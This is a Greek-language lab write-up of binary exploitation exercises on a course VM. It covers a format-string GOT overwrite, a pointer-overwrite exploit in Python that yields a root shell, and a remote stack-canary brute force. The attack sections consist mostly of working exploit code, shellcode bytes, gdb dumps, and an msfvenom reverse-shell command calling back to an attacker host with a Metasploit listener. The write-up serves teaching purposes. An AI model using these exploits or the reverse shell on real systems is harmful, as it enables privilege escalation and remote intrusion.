Η συνάρτηση printf για την εμφάνιση δεκαεξαδικών αριθμών διαθέτει το σύμβολο %x. Εκτελώντας το πρόγραμμα target5 με είσοδο 4 ‘A’ και το σύμβολο %x παρατηρούμε στην έξοδο του προγράμματος αρχικά να εμφανίζονται τα 4 ‘A’ και έπειτα η τιμή bffff739. Ο λόγος για τον οποίο εμφανίστηκε η τιμή bffff739 είναι διότι ο δείκτης τον οποίο χρησιμοποιεί η συνάρτηση printf αυξήθηκε με αποτέλεσμα να διαβάσει την επόμενη τιμή η οποία βρίσκεται μετά τα 4 ‘A’ από την στοίβα.

```
user@vm-cs155:~/documents$ ./ftmstr "AAAA %x"  
AAAA bffff739
```

Η είσοδος αυτή την φορά περιέχει τα 4 ‘A’ και σύνολο 7 %x. Το αποτέλεσμα όπως φαίνεται παρακάτω εκτός από τα 4 ‘A’ περιέχει ακόμα 7 τιμές οι οποίες βρίσκονται μέσα στην στοίβα. Η τελευταία τιμή είναι η 41414141 η οποία είναι τα 4 ‘A’ τα οποία δόθηκαν ως είσοδο. Ο χαρακτήρας A στο δεκαεξαδικό σύστημα αντιστοιχεί στην τιμή 41.

Επομένως το offset στην συγκεκριμένη περίπτωση θα είναι 7.

```
user@vm-cs155:~/documents$ ./ftmstr "AAAA %X %X %X %X %X %X %X"
AAAA bffff727 0 0 0 0 0 41414141
```

Καθώς στο συγκεκριμένο πρόγραμμα η ευπάθεια η οποία υπάρχει είναι το format string vulnerability και όχι το κλασσικό buffer overflow στο οποίο έχουμε έναν buffer και προσθέτουμε σε αυτόν ένα shellcode με τελικό σκοπό να εκτελεστεί αυτό το, θα πρέπει να χρησιμοποιηθεί ένας άλλος τρόπος για την αποθήκευση του shellcode.

Σε ένα πρόγραμμα έκτος από τα δεδομένα που χρησιμοποιεί τα οποία ενδεχομένως να βρίσκονται στην στοίβα, επιπλέον μέσα στην στοίβα υπάρχουν και μεταβλητές οι οποίες λέγονται *environment variables*. Είναι ένα σύνολο από δυναμικές μεταβλητές τις οποίες χρησιμοποιεί το πρόγραμμα. Επομένως αποτελεί ένα πολύ καλό σημείο στο οποίο θα μπορούσε να αποθηκευτεί το *shellcode*.

Με την `export` μπορούμε να δημιουργήσουμε μια νέα μεταβλητή και αμέσως μετά ακολουθεί το όνομα της μεταβλητής. Στην συγκεκριμένη περίπτωση θα ονομαστεί `SHELLCODE` και η τιμή της θα είναι ένα σύνολο από `ports` ακολουθώντας μετά το `shellcode`.

[illegible]

Για την εμφάνιση των μεταβλητών υπάρχει η εντολή `env` και όπως φαίνεται στην παρακάτω εικόνα μία από τις μεταβλητές είναι και η μεταβλητή `SHELLCODE` η οποία περιέχει το `shellcode` που πρόκειται να εκτελεστεί.

```
user@vm-cs155:~/documents$ env
LC_PAPER=en_US.UTF-8
XDG_SESSION_ID=1
LC_ADDRESS=en_US.UTF-8
LC_MONETARY=en_US.UTF-8
SHELLCODE=00000000000000000000000010Ph//shh/bin0000°
TERM=xterm-256color
SHELL=/bin/bash
```

Το επόμενο βήμα είναι να βρεθεί η διεύθυνση της μεταβλητής SHELLCODE. Ένας τρόπος είναι μέσω του debugger βρίσκοντας την διεύθυνση μέσα στην στοίβα. Ωστόσο αυτός ο τρόπος δεν αποτελεί έναν αξιόπιστο τρόπο καθώς οι διευθύνσεις εντός και εκτός ενός debugger ενδέχεται να διαφέρουν. Ο δεύτερος τρόπος είναι με την χρήση της συνάρτησης **getenv** η οποία συνάρτηση δέχεται ως είσοδο το όνομα από μια μεταβλητή(environment variable) και επιστρέφει έναν δείκτη στην τιμή της μεταβλητής.

Το παρακάτω πρόγραμμα δηλώνει έναν δείκτη τύπου char και καλεί την συνάρτηση getenv. Το όρισμα στην συνάρτηση δίνεται από τον χρήστη και θα είναι το όνομα της μεταβλητής δηλαδή SHELLCODE. Έπειτα εμφανίζεται η διεύθυνση στην μεταβλητής SHELLCODE.

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char *address;

    address = getenv(argv[1]);

    printf("Variable: %s address: %p\n", argv[1], address);

    return 0;
}
```

Εκτελώντας το πρόγραμμα παρατηρούμε πως η μεταβλητή SHELLCODE βρίσκεται στην διεύθυνση 0xbffff764.

```
user@vm-cs155:~/documents$ ./getenv SHELLCODE
Variable: SHELLCODE address: 0xbffff764
```

Μία ακόμα λειτουργικότητα την οποία προσφέρει η συνάρτηση printf είναι η direct parameter access. Ουσιαστικά με την χρήση του χαρακτήρα \$ η συνάρτηση επιτρέπει στα ορίσματα της συμβολοσειράς μορφής να αντικατασταθούν με διαφορετική σειρά. Για παράδειγμα το σύμβολο %4\$d θα αντικατασταθεί με το τέταρτο όρισμα από την συμβολοσειρά μορφής.

Εφόσον έχει βρεθεί η διεύθυνση του shellcode το επόμενο βήμα είναι η μεταφορά της εκτέλεσης του κώδικα σε αυτή την διεύθυνση. Η τεχνική η οποία θα χρησιμοποιηθεί ονομάζεται GOT overwrite.

GOT overwrite

Ο πίνακας καθολικής μετατόπισης (Global Offset Table ή GOT) είναι μια από τις ενότητες (section) σε ένα εκτελέσιμο αρχείο τύπου ELF. Όταν ένα πρόγραμμα καλεί μια συνάρτηση η οποία ανήκει σε μία εξωτερική βιβλιοθήκη(πχ libc) θα πρέπει να είναι σε θέση να γνωρίζει την διεύθυνση μνήμης στην οποία βρίσκεται ο κώδικας της συνάρτησης. Τα περισσότερα προγράμματα και στην συγκεκριμένη εργασία όλα τα προγράμματα, χρησιμοποιούν δυναμική σύνδεση(dynamic linking). Το πλεονέκτημα χρήσης της δυναμικής σύνδεσης είναι πως το εκτελέσιμο αρχείο που παράγεται είναι μικρότερο σε μέγεθος σε σχέση με ένα αρχείο με στατική σύνδεση. Αυτό συμβαίνει διότι στην δυναμική σύνδεση ο κώδικας από τις βιβλιοθήκες δεν περιέχεται στο εκτελέσιμο.

Επομένως ένα πρόγραμμα έχει την δυνατότητα μέσω της δυναμικής σύνδεσης να

φορτώσει εξωτερικές βιβλιοθήκες τις οποίες χρειάζεται στο δικό του χώρο διευθύνσεων. Η διαδικασία αυτή επιτυγχάνεται με του πίνακα GOT σε συνδυασμό με έναν άλλον πίνακα τον PLT(Procedure Linkage Table). Κάθε εκτελέσιμο αρχείο έχει δύο πίνακες GOT. Ο πρώτος πίνακας λέγεται .got ενώ ο δεύτερος .got.plt.

Είναι λογικό ένα πρόγραμμα να χρησιμοποιεί αρκετές συναρτήσεις από μια εξωτερική βιβλιοθήκη ωστόσο οι διευθύνσεις για κάθε συνάρτηση δεν επιλύονται στην αρχή την εκτέλεσης του προγράμματος. Η απόλυτη διεύθυνση μνήμης για μία συνάρτηση επιλύεται την στιγμή στην οποία το πρόγραμμα καλέσει αυτή την συνάρτηση και αυτό ονομάζεται Lazy Binding.

Παρακάτω βρίσκονται όλες οι ενότητες του προγράμματος. Οι 12 και 13 αναφέρονται στον πίνακα PLT ενώ οι 23 και 24 στον πίνακα GOT.

```
user@vm-cs155:~/documents$ readelf -S ./ftmstr
There are 31 section headers, starting at offset 0x1828:

Section Headers:
 [Nr] Name              Type              Addr      Off      Size    ES Flg Lk Inf Al
 [ 0]                     NULL              00000000 000000 000000 00  0  0  0
 [ 1] .interp              PROGBITS          08048154 000154 000013 00  A  0  0  1
 [ 2] .note.ABI-tag        NOTE              08048168 000168 000020 00  A  0  0  4
 [ 3] .note.gnu.build-id   NOTE              08048188 000188 000024 00  A  0  0  4
 [ 4] .gnu.hash            GNU_HASH          080481ac 0001ac 000020 04  A  5  0  4
 [ 5] .dynsym              DYNSYM            080481cc 0001cc 000070 10  A  6  1  4
 [ 6] .dynstr              STRTAB            0804823c 00023c 00005b 00  A  0  0  1
 [ 7] .gnu.version         VERSYM            08048298 000298 00000e 02  A  5  0  2
 [ 8] .gnu.version_r       VERNEED           080482a8 0002a8 000020 00  A  6  1  4
 [ 9] .rel.dyn             REL               080482c8 0002c8 000008 08  A  5  0  4
[10] .rel.plt             REL               080482d0 0002d0 000020 08  AI  5 24  4
[11] .init                PROGBITS          080482f0 0002f0 000023 00  AX  0  0  4
[12] .plt                 PROGBITS          08048320 000320 000050 04  AX  0  0 16
[13] .plt.got             PROGBITS          08048370 000370 000008 00  AX  0  0  8
[14] .text                PROGBITS          08048380 000380 0001e2 00  AX  0  0 16

[23] .got                 PROGBITS          08049ffc 000ffc 000004 04  WA  0  0  4
[24] .got.plt            PROGBITS          0804a000 001000 00001c 04  WA  0  0  4
```

Χρησιμοποιώντας τον debugger με την εντολή **disassemble main** μπορούμε να δούμε τον κώδικα assembly του προγράμματος. Όπως φαίνεται και στην παρακάτω εικόνα όταν το πρόγραμμα καλέσει την συνάρτηση putchar η ροή του προγράμματος θα μεταφερθεί στην διεύθυνση 0x8048360.

```
0x080484c8 <+77>:  push    0xa
0x080484ca <+79>:  call    0x8048360 <putchar@plt>
0x080484cf <+84>:  add     esp,0x10
```

Στην διεύθυνση μνήμης 0x8048360 η εντολή η οποία εκτελείται είναι η jmp. Η συγκεκριμένη εντολή μεταφέρει την ροή του προγράμματος σε μια άλλη διεύθυνση και στην περίπτωση αυτή η διεύθυνση είναι η 0x804a018.

```
gdb-peda$ x/3i 0x8048360
0x8048360 <putchar@plt>:    jmp     DWORD PTR ds:0x804a018
0x8048366 <putchar@plt+6>:  push    0x18
0x804836b <putchar@plt+11>: jmp     0x8048320
```

Στην διεύθυνση 0x804a018 υπάρχει η τιμή 0x08048366.

```
gdb-peda$ x/x 0x804a018
0x804a018:      0x08048366
```

Επομένως αλλάζοντας την τιμή της διεύθυνσης 0x804a018 με την διεύθυνση μνήμης στην οποία βρίσκεται το shellcode η ροή του προγράμματος αντί να πάει στον κώδικα της συνάρτησης putchar θα μεταφερθεί στον κώδικα του shellcode.

Η διεύθυνση μνήμης του shellcode είναι 0xbffff764 η οποία είναι σύνολο 4 bytes. Αυτή η τιμή πρέπει να γραφτεί στην διεύθυνση μνήμης 0x804a018 η οποία και αυτή είναι 4 bytes. Ο τύπος ο οποίος θα χρησιμοποιηθεί για την δημιουργία του exploit είναι ο εξής:

$$[\text{addr}+2][\text{addr}]\%.[\text{val.max.} - 8]\text{x}\%[\text{offset}]\$ \text{hn}\%.[\text{val. min} - \text{val. max.}]\text{x}\%[\text{offset}+1]\$ \text{hn}$$

Ο τύπος αυτός αναλύεται στα παρακάτω μέρη

- `addr` είναι η διεύθυνση στην οποία θα γίνει η εγγραφή: `addr+2 = 0x804a018 + 2 = 0x804a01a`
- `val.min` είναι τα 2 λιγότερα σημαντικά bytes της διεύθυνσης στην οποία βρίσκεται στο `shellcode`: `f764 = 63332` στο δεκαδικό σύστημα
- `offset` είναι ίσο με 7
- `val.max` είναι τα 2 περισσότερα σημαντικά bytes της διεύθυνσης στην οποία βρίσκεται στο `shellcode`: `bfff = 49151` στο δεκαδικό σύστημα

Άρα ο τελικός τύπος είναι

1a0408181a0408%49143x%7\$hn%.14181x%8\$hn

Τελικό exploit

```
user@vm-cs155:~/documents$ ./ftmstr `printf "\x1a\xa0\x04\x08\x18\xa0\x04\x08"`.49143x%7\$hn%.14181x%8\$hn
```

```
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000$ whoami  
user  
$ uname -a  
Linux vm-cs155 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:23 UTC 2017 i686 athlon i686 GNU/Linux
```

Κεφάλαιο 8. Buffer Overflow III

Target 6 source code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <unistd.h>

void nstrcpy(char *out, int outl, char *in)
{
    int i, len;

    len = strlen(in);
    if (len > outl)
        len = outl;

    for (i = 0; i <= len; i++)
        out[i] = in[i];
}

void bar(char *arg)
{
    char buf[200];

    nstrcpy(buf, sizeof buf, arg);
}

void foo(char *argv[])
{
    int *p;
    int a = 0;
    p = &a;

    bar(argv[1]);

    *p = a;

    _exit(0);
    /* not reached */
}

int main(int argc, char *argv[])
{
    if (argc != 2)
```

```

{
    fprintf(stderr, "target6: argc != 2\n");
    exit(EXIT_FAILURE);
}
setuid(0);
foo(argv);
return 0;
}

```

Το πρόγραμμα target6 δέχεται ένα όρισμα από τον χρήστη ως είσοδο και στην συνέχεια καλεί την συνάρτηση foo με όρισμα την είσοδο του χρήστη. Στην συνάρτηση foo αρχικά δηλώνεται έναν δείκτης τύπου int και μια μεταβλητή τύπου int η οποία αρχικοποιείται με 0 και εκχωρείται η διεύθυνση μνήμης της μεταβλητής στον δείκτη έτσι ώστε ο δείκτης αυτός να δείχνει στην μεταβλητή. Έπειτα καλείται η συνάρτηση bar με όρισμα το ίδιο όρισμα με την συνάρτηση foo.

Η συνάρτηση bar αντιγράφει το όρισμα που δέχεται σε έναν buffer 200 bytes. Το συγκεκριμένο πρόγραμμα έχει μια ιδιαιτερότητα, η συνάρτηση main καλεί την συνάρτηση foo όμως η foo δεν επιστρέφει στην main μετά το τέλος της εκτέλεσής της αλλά καλείται η συνάρτηση exit και το πρόγραμμα τερματίζει. Επομένως και να αλλάξει η διεύθυνση επιστροφής στην συνάρτηση foo, η εντολή ret δεν θα εκτελεστεί καθώς το πρόγραμμα θα έχει τερματίσει.

```

void foo(char *argv[])
{
    int *p;
    int a = 0;
    p = &a;

    bar(argv[1]);

    *p = a;

    _exit(0);
    /* not reached */
}

```

Εφόσον ο buffer ο οποίος δημιουργείται είναι σύνολο 200 bytes ως είσοδο στο πρόγραμμα δίνουμε 200 'a'. Εκτελώντας το πρόγραμμα χρησιμοποιώντας τον debugger το πρόγραμμα τερματίζει με Segmentation fault.

```

Starting program: /home/user/proj1/targets/target6 aaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Program received signal SIGSEGV, Segmentation fault.

```

Το σημείο στο οποίο ο debugger σταματάει και το πρόγραμμα τερματίζει είναι στη εντολή `mon`, δύο ακριβώς εντολές προτού κληθεί η συνάρτηση `exit`.

```
=> 0x8048587 <foo+42>: mov    DWORD PTR [eax],edx
0x8048589 <foo+44>: push  0x0
0x804858b <foo+46>: call  0x8048380 <_exit@plt>
```

Η εντολή `mon` όπως φαίνεται και στην

παραπάνω εικόνα, μετακινεί στην τιμή την οποία έχει ο καταχωρητής `edx` στην διεύθυνση μνήμης στην οποία δείχνει ο καταχωρητής `eax`.

Ουσιαστικά η εντολή αυτή αντιστοιχεί στον κώδικα της συνάρτησης `foo` και συγκεκριμένα στο σημείο όπου εκτελείται ο κώδικας `*p = a`.

Ο λόγος για τον οποίο το πρόγραμμα τερμάτισε με `Segmentation fault` είναι διότι όταν εκτελέστηκε η συνάρτηση `bar` στην οποία έγινε η αντιγραφή των 200 ‘a’ μέσα στον `buffer` η αντιγραφή αυτή προκάλεσε την αλλαγή των τιμών από τον δείκτη `p` και την μεταβλητή `a`. Επομένως φτάνοντας στο σημείο όπου εκτελείται η εντολή `mon` ο καταχωρητής `edx` έχει την τιμή `0x61616161` και η διεύθυνση μνήμης στην οποία δείχνει ο καταχωρητής `eax` είναι η `0x61616161`.

Η διεύθυνση μνήμης `0x61616161` είναι μια άκυρη διεύθυνση η οποία δεν ανήκει στον χώρο διευθύνσεων του προγράμματος με αποτέλεσμα να προκληθεί το `Segmentation fault`.

```
gdb-peda$ info registers eax edx
eax                0x61616161    0x61616161
edx                0x61616161    0x61616161
```

Επομένως και σύμφωνα με την παραπάνω εικόνα δίνοντας ως είσοδο 200 ‘a’ έχουμε την δυνατότητα να αλλάξουμε τις τιμές τις οποίες θα έχει ο δείκτης `p` και η μεταβλητή `a`.

Εκτελώντας το πρόγραμμα με είσοδο 120 ‘a’, 4 ‘b’, 4 ‘c’ και ακόμα 72 ‘a’ ώστε να συμπληρωθούν τα 200 bytes του `buffer`, μπορούμε να ελέγξουμε τις τιμές από τον δείκτη `p` και την μεταβλητή `a`.

```
gdb-peda$ info reg eax edx
eax                0x63636363    0x63636363
edx                0x62626262    0x62626262
```

Ο καταχωρητής `edx` όπου αντιστοιχεί στην μεταβλητή `a` έχει ως τιμή `0x62626262` το οποίο ισοδυναμεί με τον χαρακτήρα ‘b’ και ο καταχωρητής `eax` αντιστοιχεί στον δείκτη `p` με τιμή `0x63636363` το οποίο ισοδυναμεί με τον χαρακτήρα ‘c’.

Χρησιμοποιώντας τεχνική `GOT overwrite` μπορούμε να αλλάξουμε την διεύθυνση στην

οποία βρίσκεται η συνάρτηση `exit` έτσι ώστε μόλις το πρόγραμμα την καλέσει να εκτελεστεί το shellcode.

Η διεύθυνση στην οποία βρίσκεται ο κώδικας της συνάρτησης `exit` είναι `0x804a00c`. Αλλάζοντας την τιμή της διεύθυνσης αυτής με την διεύθυνση στην οποία βρίσκεται το shellcode όταν κληθεί η συνάρτηση `exit` θα ουσιαστικά η ροή του προγράμματος θα μεταφερθεί στον κώδικα από το shellcode.

```
0x0804858b <+46>:    call    0x8048380 <_exit@plt>
End of assembler dump.
gdb-peda$ disassemble 0x8048380
Dump of assembler code for function _exit@plt:
0x08048380 <+0>:      jmp     DWORD PTR ds:0x804a00c
0x08048386 <+6>:      push    0x0
0x0804838b <+11>:     jmp     0x8048370
End of assembler dump.
```

Ως διεύθυνση για το shellcode επιλέγεται η `0xbffff70e` η οποία δείχνει μέσα στα nops.

```
0xbffff6c9:  0x41414141  0x41414141  0x41414141  0x41414141
0xbffff6d9:  0x41414141  0x41414141  0xbffff70e  0x0804a00c
0xbffff6e9:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6f9:  0x90909090  0x90909090  0x90909090  0x90909090
0xbffff709:  0x90909090  0x90909090  0x90909090  0x6850c031
0xbffff719:  0x68732f2f  0x69622f68  0x89e3896e  0xb0c289c1
```

Επομένως όταν εκτελεστεί ο κώδικας `*p = a` στην συνάρτηση `foo` ο οποίο αντιστοιχεί στον κώδικα assembly `mov DWORD PTR [eax], edx` ο καταχωρητής `edx` θα έχει την τιμή `0xbffff70e` και ο καταχωρητής `eax` την τιμή `0x804a00c`. Το αποτέλεσμα αυτής της εντολής θα είναι η τιμή του `edx` να εκχωρηθεί στην διεύθυνση μνήμης στην οποία δείχνει ο `eax` δηλαδή στην `0x804a00c`.

Τελικό exploit

```
import struct
import subprocess

padding = 'a' * 120

overwrite_address = struct.pack("I", 0x804a00c)
return_address = struct.pack("I", 0xbffff70e)

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xfc"

nops = (200-120-8-28) * '\x90'

exploit = padding + return_address + overwrite_address + nops + shellcode

subprocess.call(["/home/user/doc/target6", exploit])
```

- padding: 120 'a'
- overwrite_address: Η διεύθυνση του Global offset table για την συνάρτηση exit
- return_address: Η διεύθυνση η οποία δείχνει στο shellcode και θα αντικαταστήσει την διεύθυνση της exit.
- shellcode: Είναι το shellcode το οποίο θα χρησιμοποιηθεί για να ανοίξει το νέο shell
- nops: Δηλώνουμε το NOP sled με τα υπόλοιπα bytes που χρειάζονται για να συμπληρωθούν τα 200 bytes.

Εκτελώντας το τελικό exploit έχουμε ένα shell στο οποίο όπως φαίνεται έχουμε δικαιώματα root.

```
user@vm-cs155:~/doc$ python exploit.py
# id
uid=0(root) gid=1000(user) groups=1000(user)
# whoami
root
#
```

Κεφάλαιο 9. Remote Exploitation

Target 7 source code

```
#include <err.h>
#include <fcntl.h>
#include <netdb.h>
#include <signal.h>
#include <unistd.h>
#include <string.h>

int freadline(int fd, char *buf) {
    int i = 0;
    char next;
    for (;;) {
        int c = read(fd, &next, 1);
        if (c <= 0) {
            break;
        }
    }
}
```

```

    if (next == '\n') {
        return i;
    }

    buf[i] = next;

    i++;
}
return -1;
}

int respond_once(int clientfd) {
    char buf[2048];

    int line_len = freadline(clientfd, buf);
    if (line_len <= 0) {
        write(clientfd, "done\r\n", 6);
        close(clientfd);
        return -1;
    }

    write(clientfd, buf, line_len);
    write(clientfd, "\r\n", 2);
    return line_len;
}

void echo_server(int clientfd) {

    while (respond_once(clientfd) >= 0) {
        ;;
    }
}

/* socket-bind-listen idiom */
static int start_server(const char *portstr)
{
    struct addrinfo hints = {0}, *res;
    int sockfd;
    int e, opt = 1;

    hints.ai_family = AF_UNSPEC;
    hints.ai_socktype = SOCK_STREAM;
    hints.ai_flags = AI_PASSIVE;

    if ((e = getaddrinfo(NULL, portstr, &hints, &res)))

```

```

    errx(1, "getaddrinfo: %s", gai_strerror(e));
if ((sockfd = socket(res->ai_family, res->ai_socktype, res->ai_protocol)) < 0)
    err(1, "socket");
if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt)))
    err(1, "setsockopt");
if (fcntl(sockfd, F_SETFD, FD_CLOEXEC) < 0)
    err(1, "fcntl");
if (bind(sockfd, res->ai_addr, res->ai_addrlen))
    err(1, "bind");
if (listen(sockfd, 5))
    err(1, "listen");
freeaddrinfo(res);

return sockfd;
}

int main() {
    char *portstr = "5555";
    int serverfd = start_server(portstr);
    warnx("Listening on port %s", portstr);
    signal(SIGCHLD, SIG_IGN);
    signal(SIGPIPE, SIG_IGN);

    for (;;) {
        int clientfd = accept(serverfd, NULL, NULL);
        int pid;
        switch ((pid = fork()))
        {
            case -1: /* error */
                err(1, "fork");
                close(clientfd);
            case 0: /* child */
                echo_server(clientfd);
                break;
            default: /* parent */
                close(clientfd);
        }
    }

    return 0;
}

```

Το πρόγραμμα target7 είναι ένα δικτυακό πρόγραμμα το οποίο τρέχει τοπικά στο σύστημα και χρησιμοποιεί την θύρα 5555. Σε αντίθεση με τα προηγούμενα exploit σε αυτή την περίπτωση θα πρέπει να χρησιμοποιηθούν οι κατάλληλες συναρτήσεις τις οποίες παρέχει η βιβλιοθήκη socket της python έτσι ώστε το exploit να συνδεθεί στην σωστή ip διεύθυνση

και στην σωστή θύρα στέλνοντας την είσοδο σε αυτή.

Μια άλλη διαφορά του προγράμματος αυτού με τα προηγούμενα είναι πως το stack canary είναι ενεργοποιημένο. Αυτό σημαίνει ότι αν γίνει το overflow στον buffer και η τιμή του canary αλλάξει, πρώτου τερματίσει η συνάρτηση, στον έλεγχο που θα γίνει το πρόγραμμα θα τερματίσει.

```
gdb-peda$ checksec
CANARY      : ENABLED
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
```

Για τον λόγο αυτό αρχικά θα πρέπει να βρεθεί η τιμή του canary και έπειτα να σταλθεί το τελικό payload με την τιμή του canary σε αυτό. Ο τρόπος με τον οποίο θα βρεθεί η τιμή είναι μέσω brute force attack. Μια τέτοια επίθεση είναι εφικτό να πραγματοποιηθεί διότι το σύστημα στο οποίο τρέχει το target7 είναι 32 bit επομένως όλοι οι πιθανοί συνδυασμοί μπορούν να βρεθούν σε ένα μικρό σχετικά χρονικό διάστημα.

```
int respond_once(int clientfd) {
    char buf[2048];

    int line_len = freadline(clientfd, buf);
    if (line_len <= 0) {
        write(clientfd, "done\r\n", 6);
        close(clientfd);
        return -1;
    }

    write(clientfd, buf, line_len);
    write(clientfd, "\r\n", 2);
    return line_len;
}
```

Η συνάρτηση στην οποία δεσμεύεται ο buffer μεγέθους 2048 bit είναι η respond_once. Το όρισμα της συνάρτησης αυτής είναι ένας file descriptor ο οποίος δημιουργείται από την συνάρτηση accept σε κάθε νέα δικτυακή σύνδεση. Έπειτα καλείται η συνάρτηση freadline με όρισμα το file descriptor και τον buffer. Η συνάρτηση αυτή αντιγράφει τα δεδομένα στα οποία δείχνει ο file descriptor στον buffer.

Για να διαβαστούν τα δεδομένα χρησιμοποιείται η συνάρτηση read με όρισμα το file descriptor και στην μεταβλητή next αποθηκεύεται 1 byte κάθε φορά και η διαδικασία αυτή επαναλαμβάνεται σε μια δομή επανάληψης for. Έπειτα ελέγχεται αν η τιμή της μεταβλητής next είναι ο χαρακτήρας αλλαγής γραμμής δηλαδή ο '\n' και αν είναι αληθής η συνάρτηση τερματίζει ειδάλλως αποθηκεύεται η τιμή της next στον buffer.

```

int freadline(int fd, char *buf) {
    int i = 0;
    char next;
    for (;;) {
        int c = read(fd, &next, 1);
        if (c <= 0) {
            break;
        }
        if (next == '\n') {
            return i;
        }
        buf[i] = next;
        i++;
    }
    return -1;
}

```

Το πρόβλημα σε αυτή την συνάρτηση προκύπτει στον έλεγχο στον οποίο γίνεται με την μεταβλητή next. Αν στην είσοδο του χρήστη δεν υπάρχει ο χαρακτήρας 'n' και το μέγεθος των δεδομένων είναι μεγαλύτερο από το μέγεθος του buffer τότε θα αντιγραφούν όλα τα δεδομένα εισόδου στον buffer με αποτέλεσμα να προκύψει η υπερχείλιση.

Εκτελώντας το target7 μέσα στον debugger gdb και τοποθετώντας ένα breakpoint στην συνάρτηση respond_once παρατηρούμε στην αρχή της συνάρτησης να έχει δημιουργηθεί η τιμή του canary και να έχει τοποθετηθεί στον καταχωρητή eax. Αμέσως μετά η τιμή του canary θα τοποθετηθεί στην στοίβα.

```

0x80487f7 <respond_once+9>: mov     eax,gs:0x14
=> 0x80487fd <respond_once+15>: mov     DWORD PTR [ebp-0xc],eax
0x8048800 <respond_once+18>: xor     eax,eax

```

Η τιμή του canary στη συγκεκριμένη εκτέλεση του προγράμματος είναι 0xc5b05800

```

gdb-peda$ info reg eax
eax 0xc5b05800 0xc5b05800

```

Το exploit αρχικά θα στέλνει 2048 'A'. Οι μεταβλητές host και port αντιπροσωπεύουν την διεύθυνση ip στην οποία τρέχει το target7 και την θύρα αντίστοιχα.

```

def exploit(host, port):
    buffer = 2048 * "A"
    exploit = buffer
    try_exploit(exploit, host, port)

```

Μόλις αντιγραφούν τα 2048 'A' μέσα στον buffer όπως φαίνεται και παρακάτω η τιμή η οποία βρίσκεται μετά τον buffer είναι το canary(0xc5b05800). Αμέσως μετά ακολουθούν 3 διαφορετικές τιμές σύνολο 3 * 4 = 12 bytes και τέλος βρίσκεται η τιμή 0x080488ac. Η τιμή 0x080488ac αποτελεί τη διεύθυνση επιστροφής για την συνάρτηση respond_once.

Επομένως το canary βρίσκεται αμέσως μετά το τέλος του buffer και η διεύθυνση επιστροφής 12 bytes μετά το canary.

0xbffff4a0:	0x41414141	0x41414141	0x41414141	0x41414141
0xbffff4b0:	0x41414141	0x41414141	0x41414141	0xc5b05800
0xbffff4c0:	0x00000000	0xb7e1eab8	0xbffff4e8	0x080488ac
0xbffff4d0:	0x00000004	0x00000000	0x00000000	0xb7fcc000

Για την δημιουργία του exploit αρχικά θα πρέπει να βρεθεί η τιμή του canary. Αυτό γίνεται μέσω μιας επαναληπτικής διαδικασίας στην οποία το πρώτο for θα εκτελεστεί 4 φορές διότι η τιμή του canary αποτελείται από 4 bytes. Για καθένα από αυτά τα bytes υπολογίζουμε όλους τους πιθανούς συνδυασμούς οι οποίοι είναι $2^8 = 256$ εξαιρώντας την τιμή 10 διότι ισοδυναμεί με τον χαρακτήρα '\n' καθώς αν δοθεί αυτός ο χαρακτήρας θα σταματήσει να γίνεται η αντιγραφή των δεδομένων στον buffer.

```
for k in range(4):
    for i in range(256):
        if i == 10: # \n
            continue
        x = struct.pack("<I",i)[1]
        exploit = buffer + canary + x
        if not try_exploit(exploit, host, port):
            canary += x
        print("Canary: ", canary)
        break
```

Έπειτα γίνεται μετατροπή του κάθε συνδυασμού σε 32 bit μορφή και κρατιέται μόνο το πρώτο byte από τα τέσσερα. Τα δεδομένα τα οποία θα σταλθούν αρχικά θα είναι 2048 'A', η τιμή του canary η οποία θα είναι 0 στην αρχή και το πρώτο byte.

Αν στην συνέχεια η συνθήκη είναι αληθής σημαίνει πως ο συνδυασμός ο οποίος στάλθηκε είναι σωστός και η τιμή αυτή προστίθεται στην τιμή του canary. Σύνολο θα χρειαστούν τέσσερις τέτοιες τιμές.

```
exploit = buffer + canary + 12 * "A" + return_address + nops + shellcode
try_exploit(exploit, host, port)
```

Εφόσον βρεθεί η τιμή του canary, στο τέλος θα σταλθούν 2048 'A', η τιμή του canary, 12 bytes με τυχαία δεδομένα στην συγκεκριμένη περίπτωση 12 'A' διότι η διεύθυνση επιστροφής βρίσκεται 12 bytes μετά το canary, η διεύθυνση επιστροφής η οποία δείχνει μέσα στα nops, 300 nops και τέλος το shellcode το οποίο θα εκτελεστεί.

Για την δημιουργία του shellcode χρησιμοποιήθηκε το εργαλείο msfvenom το οποίο παρήγαγε ένα shellcode το οποίο συνδέεται σε ένα άλλο μηχανήμα και δημιουργείται ένα νεό shell μέσω του οποίου έχουμε απομακρυσμένη πρόσβαση στο σύστημα στο οποίο τρέχει το target7.

```
$msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.10.4 LPORT=8888 -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x20" -f c
```

Το shellcode θα συνδεθεί στην ip διεύθυνση και στην θύρα όπου δόθηκαν κατά την δημιουργία του και από την πλευρά του επιτιθέμενου θα χρειαστεί να υπάρξει ένας listener στον οποίο θα συνδεθεί στο shellcode. Για τον λόγο αυτό θα χρησιμοποιηθεί το εργαλείο metasploit στο οποίο θα πρέπει ο listener θα έχει ενεργοποιηθεί προτού εκτελεστεί το exploit.

Εκτελώντας το target7 παρατηρούμε πως ακούει στην θύρα 5555 και περιμένει για νέες συνδέσεις.

```
user@vm-cs155:~/remote$ ./target7  
target7: Listening on port 5555
```

Εκτελώντας το exploit παρατηρούμε πως με επιτυχία βρίσκουμε την τιμή του canary.

```
user@vm-cs155:~/remote$ python2 exploit.py 192.168.10.20 5555  
( 'Canary: ', '00' )  
( 'Canary: ', '0070' )  
( 'Canary: ', '007080' )  
( 'Canary: ', '007080cb' )
```

Μέσω του εργαλείου metasploit πλέον έχουμε αποκτήσει απομακρυσμένη πρόσβαση στο μηχανήμα.

```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.10.4:8888  
